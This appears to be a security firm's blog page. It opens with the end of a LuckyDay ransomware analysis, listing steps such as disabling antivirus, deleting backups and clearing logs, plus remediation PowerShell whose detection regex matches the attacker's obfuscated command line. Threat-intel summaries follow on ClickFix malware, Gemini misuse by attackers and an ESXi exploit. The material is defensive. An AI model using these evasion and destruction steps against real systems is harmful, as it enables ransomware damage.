
Step one is to check for the SCEP (System Center Endpoint Protection) client and if found, silently uninstall it. The payload then checks if wbadmin is present on the host and if so, it deletes backups and Volume Shadow Copy Service (VSS) shadow copies. If wbadmin is not present, it attempts to query the backup location and recursively delete backup directories.

The second step is to check for the presence of any applications found in a hard-coded, extensive application list, including security software and other applications. It attempts to stop the corresponding service, stop any services related to Microsoft Exchange, delete scheduled tasks related to Windows Defender and Exploit Guard, and disable and uninstall Windows Defender:
The third step is to check for running processes commonly used to analyze malware and stop them:

The fourth step writes a scrambled, compressed, Base64-encoded PowerShell string to a custom hash table in increments of 500 characters per key entry:


The fifth step orders, decodes, and decompresses the hash table and runs the LuckyDay ransomware payload in memory:
The sixth step enumerates and clears all event logs:

The seventh step deletes all shadow copies:

The eighth step, once again, enumerates and clears all event logs:

The ninth step clears the PowerShell command history:

. Finally, the tenth step closes the PowerShell session and at this time, the host has been successfully encrypted:



. Note: Interesting strings for the payload.
Recovery.txt..luckyday
OriginalFilenamelocker_64.exe
Feeling Lucky? We Hope Not.
This LuckyDay ransomware attack is highly sophisticated and the first of its kind seen by the Arete IR SOC. It’s a difficult and cumbersome attack to thwart, but every infected host will have the following four indicators of compromise (IoCs), which are unique to each host:
Scheduled task name that will be similar to a legitimate task name.
Fake log file.
Renamed mshta.exe.
Renamed powershell.exe.
To prevent the continuous execution of this activity, you must identify and remove the scheduled tasks on each individual host. Additionally, because the scheduled task continuously checks in and pulls down whatever payload the Google DNS response or static IP is hosting, the initial payload is considered polymorphic.
In our analysis, we have seen this payload simply update the scheduled task only or, as outlined above, the initial hosted payload can be easily changed to host a series of payloads that result in ransomware executing in memory. Although not shown here, but in other cases, we have also seen the ransomware propagate throughout the network and encrypt additional hosts.
Remediation: Deleting Scheduled Task Persistence
This PowerShell script will hunt for and delete the associated scheduled task.
Find Scheduled With Renamed Mshta And Powershell And Fake Log File:
$tasks = Get-ScheduledTask;foreach($task in $tasks){$taskName = $task.TaskName;$taskArgument = $task.Actions.Arguments;if($taskArgument -Match
“(vbscript:CreateObject(`”Wscript.Shell`”).Run(`”cmd.exe /C C:\WINDOWS\system32\[A-z0-9]+.exe -c `”`”IEX)(( $($(gc )|( $(gc ))'(C:\Windows\)([A-z0-9]*.[A-z]+)'(( | out-string)`”`”`”,0,True)(window.close))|(|`%{[char][int]($`_.split(‘x’)[-1])})-join”)`”`”`”,0,True)(window.close)))”){Write-Host $taskName;}}
Delete Scheduled Task With Renamed Mshta And Powershell And Fake Log File:
$tasks = Get-ScheduledTask;foreach($task in $tasks){$taskName = $task.TaskName;$taskArgument = $task.Actions.Arguments;if($taskArgument -Match
“(vbscript:CreateObject(`”Wscript.Shell`”).Run(`”cmd.exe /C C:\WINDOWS\system32\[A-z0-9]+.exe -c `”`”IEX)(( $($(gc )|( $(gc ))'(C:\Windows\)([A-z0-9]*.[A-z]+)'(( | out-string)`”`”`”,0,True)(window.close))|(|`%{[char][int]($`_.split(‘x’)[-1])})-join”)`”`”`”,0,True)(window.close)))”){Unregister-ScheduledTask -TaskName $taskName;}}
[2] https://github.com/EmpireProject/Empire/blob/master/data/module_source/collection/Get-Keystrokes.ps1
Back to Blog Posts
Article
Ransomware Trends & Data Insights: February 2026
After a slight lull in January, Akira and Qilin returned to dominating ransomware activity in February, collectively accounting for almost half of all engagements that month. The rest of the threat landscape remained relatively diverse, with a mix of persistent threats like INC and PLAY, older groups like Cl0p and LockBit, and newer groups like BravoX and Payouts King. Given current trends, the first quarter of 2026 will likely remain relatively predictable, with the top groups from the second half of 2025 continuing to operate at fairly consistent levels month to month.

Figure 1. Activity from the top 5 threat groups in February 2026
Throughout the month of February, analysts at Arete identified several trends behind the threat actors perpetrating cybercrime activities:
In February, Arete observed Qilin actively targeting WatchGuard Firebox devices, especially those vulnerable to CVE-2025-14733, to gain initial access to victim environments. CVE-2025-14733 is a critical vulnerability in WatchGuard Fireware OS that allows a remote, unauthenticated threat actor to execute arbitrary code. In addition to upgrading WatchGuard devices to the latest Firebox OS version, which patches the bug, administrators are urged to rotate all shared secrets on affected devices that may have been compromised and may be used in future campaigns.
Reports from February suggest that threat actors are increasingly exploring AI-enabled tools and services to scale malicious activities, demonstrating how generative AI is being integrated into both espionage and financially motivated threat operations. The Google Threat Intelligence Group indicated that state-backed threat actors are leveraging Google’s Gemini AI as a force multiplier to support all stages of the cyberattack lifecycle, from reconnaissance to post-compromise operations. Separate reporting from Amazon Threat Intelligence identified a threat actor leveraging commercially available generative AI services to conduct a large-scale campaign against FortiGate firewalls, gaining access through weak or reused credentials protected only by single-factor authentication.
The Interlock ransomware group recently introduced a custom process-termination utility called “Hotta Killer,” designed to disable endpoint detection and response solutions during active intrusions. This tool exploits a zero-day vulnerability (CVE-2025-61155) in a gaming anti-cheat driver, marking a significant adaptation in the group’s operations against security tools like FortiEDR. Arete is actively monitoring this activity, which highlights the growing trend of Bring Your Own Vulnerable Driver (BYOVD) attacks, in which threat actors exploit legitimate, signed drivers to bypass and disable endpoint security controls.
Sources
Arete Internal
Article
ClickFix Campaign Delivers Custom RAT
Security researchers identified a sophisticated evolution of the ClickFix campaign that aims to compromise legitimate websites before delivering a five-stage malware chain, culminating in the deployment of MIMICRAT. MIMICRAT is a custom remote access trojan (RAT) written in the C/C++ programming language that offers various capabilities early in the attack lifecycle. The attack begins with victims visiting compromised websites, where JavaScript plugins load a fake Cloudflare verification that tricks users into executing a malicious PowerShell script, further displaying the prominence and effectiveness of ClickFix and its user interaction techniques.
Not Your Average RAT
MIMICRAT displays above-average defense evasion and sophistication, including:
A five-stage PowerShell sequence beginning with Event Tracing for Windows and Anti-Malware Scan Interface bypasses, which are commonly used in red teaming for evading detection by EDR and AV toolsets.
The malware later uses a lightweight scripting language that is scripted into memory, allowing malicious actions without files that could easily be detected by an EDR tool.
MIMICRAT uses malleable Command and Control profiles, allowing for a constantly changing communication infrastructure.
The campaign uses legitimate compromised infrastructure, rather than attacker-owned tools, and is prepped to use 17 different languages, which increases global reach and defense evasion.
Analyst Comments
The ClickFix social engineering technique remains an effective means for threat actors to obtain compromised credentials and initial access to victim environments, enabling them to deploy first-stage malware. Coupled with the sophisticated MIMICRAT RAT, the effectiveness of this campaign could increase. Arete will continue monitoring for changes to the ClickFix techniques, the deployment of MIMICRAT in other campaigns, and other pertinent information relating to the ongoing campaign.
Sources
MIMICRAT: ClickFix Campaign Delivers Custom RAT via Compromised Legitimate Websites

Article
Threat Actors Leveraging Gemini AI for All Attack Stages
State-backed threat actors are leveraging Google’s Gemini AI as a force multiplier to support all stages of the cyberattack lifecycle, from reconnaissance to post-compromise operations. According to the Google Threat Intelligence Group (GTIG), threat actors linked to the People’s Republic of China (PRC), Iran, North Korea, and other unattributed groups have misused Gemini to accelerate target profiling, synthesize open-source intelligence, identify official email addresses, map organizational structures, generate tailored phishing lures, translate content, conduct vulnerability testing, support coding tasks, and troubleshoot malware development. Cybercriminals are increasingly exploring AI-enabled tools and services to scale malicious activities, including social engineering campaigns such as ClickFix, demonstrating how generative AI is being integrated into both espionage and financially motivated threat operations.
What’s Notable and Unique
Threat actors are leveraging Gemini beyond basic reconnaissance, using it to generate polished, culturally nuanced phishing lures and sustain convincing multi-turn social engineering conversations that minimize traditional red flags.
In addition, threat actors rely on Gemini for vulnerability research, malware debugging, code generation, command-and-control development, and technical troubleshooting, with PRC groups emphasizing automation and vulnerability analysis, Iranian actors focusing on social engineering and malware development, and North Korean actors prioritizing high-fidelity target profiling.
Beyond direct operational support, adversaries have abused public generative AI platforms to host deceptive ClickFix instructions, tricking users into pasting malicious commands that deliver macOS variants of ATOMIC Stealer.
AI is also being integrated directly into malware development workflows, as seen with CoinBait’s AI-assisted phishing kit capabilities and HonestCue’s use of the Gemini API to dynamically generate and execute in-memory C# payloads.
Underground forums show strong demand for AI-powered offensive tools, with offerings like Xanthorox falsely marketed as custom AI but actually built on third-party commercial models integrated through open-source frameworks such as Crush, Hexstrike AI, LibreChat-AI, and Open WebUI, including Gemini.
Analyst Comments
The increasing misuse of generative AI platforms like Gemini highlights a rapidly evolving threat landscape in which state-backed and financially motivated actors leverage AI as a force multiplier for reconnaissance, phishing, malware development, and post-compromise operations. At the same time, large-scale model extraction attempts and API abuse demonstrate emerging risks to AI service integrity, intellectual property, and the broader AI-as-a-Service ecosystem. While these developments underscore the scalability and sophistication of AI-enabled threats, continued enforcement actions, strengthened safeguards, and proactive security testing by providers reflect ongoing efforts to mitigate abuse and adapt defenses in response to increasingly AI-driven adversaries.
Sources
GTIG AI Threat Tracker: Distillation, Experimentation, and (Continued) Integration of AI for Adversarial Use
Article
2025 VMware ESXi Vulnerability Exploited by Ransomware Groups
Ransomware groups are actively exploiting CVE‑2025‑22225, a VMware ESXi arbitrary write vulnerability that allows attackers to escape the VMX sandbox and gain kernel‑level access to the hypervisor. Although VMware (Broadcom) patched this flaw in March 2025, threat actors had already exploited it in the wild, and CISA recently confirmed that threat actors are exploiting CVE‑2025‑22225 in active campaigns.
What’s Notable and Unique
Chinese‑speaking threat actors abused this vulnerability at least a year before disclosure, via a compromised SonicWall VPN chain.
Threat researchers have observed sophisticated exploit toolkits, possibly developed well before public disclosure, that chain this bug with others to achieve full VM escape. Evidence points to targeted activity, including exploitation via compromised VPN appliances and automated orchestrators.
Attackers with VMX level privileges can trigger a kernel write, break out of the sandbox, and compromise the ESXi host. Intrusions observed in December 2025 showed lateral movement, domain admin abuse, firewall rule manipulation, and staging of data for exfiltration.
CISA has now added CVE-2025-22225 to its Known Exploited Vulnerabilities (KEV) catalog, underscoring ongoing use by ransomware attackers.
Analyst Comments
Compromise of ESXi hypervisors significantly amplifies operational impact, allowing access to and potential encryption of dozens of VMs simultaneously. Organizations running ESXi 7.x and 8.x remain at high risk if patches and mitigations have not been applied. Therefore, clients are recommended to apply VMware patches from VMSA‑2025‑0004 across all ESXi, Workstation, and Fusion deployments. Enterprises are advised to assess their setups in order to reduce risk, as protecting publicly accessible management interfaces is a fundamental security best practice.
Sources
CVE-2025-22225 in VMware ESXi now used in active ransomware attacks
The Great VM Escape: ESXi Exploitation in the Wild
VMSA-205-004: VMware ESXi, Workstation, and Fusion updates address multiple vulnerabilities (CVE-205-22224, CVE-2025-22225, CVE-2025-22226)